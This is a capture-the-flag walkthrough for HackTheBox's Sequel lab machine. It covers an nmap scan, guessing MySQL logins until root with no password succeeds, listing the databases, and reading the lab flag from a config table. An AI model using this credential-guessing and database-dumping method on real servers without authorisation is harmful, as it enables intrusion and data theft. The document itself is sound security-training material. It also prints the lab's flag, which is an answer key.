Sequel Write-up

Introduction


This CTF write-up focuses on exploiting HackTheBox's Sequel Machine. Using credential guessing, this CTF dives into taking advantage of the target machine's MySQL server.

NMAP Scan

First, we will scan the target machine in order to discover services running on the target machine using Nmap:

```
nmap -A -T5 10.129.82.231
```

replace `‘10.129.82.231’` with the IP address assigned to your target machine.



```
┌──(root㉿samuel)-[/home/samuel]
└─# nmap -A -T5 10.129.82.231
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 17:53 PST
Nmap scan report for 10.129.82.231
Host is up (0.098s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
3306/tcp open  mysql?
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 65
|   Capabilities flags: 63486
|   Some Capabilities: Speaks41ProtocolOld, IgnoreSpaceBeforeParenthesis, SupportsTransactions, Support41Auth, InteractiveClient, LongColumnFlag, SupportsCompression, DontAllowDatabaseTableColumn, ConnectWithDatabase, IgnoreSigpipes, Su
pportsLoadDataLocal, Speaks41ProtocolNew, ODBCClient, FoundRows, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: *k^wY8IIosur]X%M5`eX
|_  Auth Plugin Name: mysql_native_password
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (
Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1   93.52 ms 10.10.14.1
2   93.90 ms 10.129.82.231

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 208.35 seconds
```

Notable Findings:

- MYSQL open on port 3306/tcp


Brute Forcing MYSQL

To log into a MySQL server, enter:

```
mysql -h 10.129.82.231 iu root -p
```

replace `‘10.129.82.231’` with the IP address assigned to your target machine.

replace `‘root’` with the username you want to try logging in. Refer screenshot below




```
┌──(root㉿samuel)-[/home/samuel]
└─# mysql -h 10.129.82.231 -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'10.10.14.12' (using password: YES)

┌──(root㉿samuel)-[/home/samuel]
└─# mysql -h 10.129.82.231 -u guest -p
Enter password:
ERROR 1045 (28000): Access denied for user 'guest'@'10.10.14.12' (using password: YES)

┌──(root㉿samuel)-[/home/samuel]
└─# mysql -h 10.129.82.231 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 74
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
```

I tried logging in using credentials like *root*/*root*, guest/anonymous

Finally I was able to login to the MYSQL server with username ‘*root*’ and no password


```
mysql -h 10.129.82.231 -u root
```



```
┌──(root㉿samuel)-[/home/samuel]
└─# mysql -h 10.129.82.231 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 74
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.098 sec)

MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]> show tables;
+---------------+
| Tables_in_htb |
+---------------+
| config        |
| users         |
+---------------+
2 rows in set (1.872 sec)

MariaDB [htb]> select * from users
    → ;
+----+----------+------------------+
| id | username | email            |
+----+----------+------------------+
|  1 | admin    | admin@sequel.htb |
|  2 | lara     | lara@sequel.htb  |
|  3 | sam      | sam@sequel.htb   |
|  4 | mary     | mary@sequel.htb  |
+----+----------+------------------+
4 rows in set (0.090 sec)

MariaDB [htb]> select * from config;
+----+-----------------------+----------------------------------+
| id | name                  | value                            |
```

After we login successfully into the MySQL server. try exploring the databases and the table to look discover sensitive information.

```
#list the databases
show databases;

#select the database you want to explore using command:
use htb;

#The enlist the tables in the database:
show tables;
```



```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.098 sec)

MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]> show tables;
+---------------+
| Tables_in_htb |
+---------------+
| config        |
| users         |
+---------------+
2 rows in set (1.872 sec)

MariaDB [htb]> select * from users
    → ;
+----+----------+------------------+
| id | username | email            |
+----+----------+------------------+
|  1 | admin    | admin@sequel.htb |
|  2 | lara     | lara@sequel.htb  |
|  3 | sam      | sam@sequel.htb   |
|  4 | mary     | mary@sequel.htb  |
+----+----------+------------------+
4 rows in set (0.090 sec)

MariaDB [htb]> select * from config;
+----+-----------------------+----------------------------------+
| id | name                  | value                            |
+----+-----------------------+----------------------------------+
|  1 | timeout               | 60s                              |
|  2 | security              | default                          |
|  3 | auto_logon            | false                            |
|  4 | max_size              | 2M                               |
|  5 | flag                  | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads        | false                            |
|  7 | authentication_method | radius                           |
+----+-----------------------+----------------------------------+
```

To print the data that is stored in the table:

```
select * from config
```

finally we found the flag: *7b4bec00d1a39e3dd4e021ec3d915da8*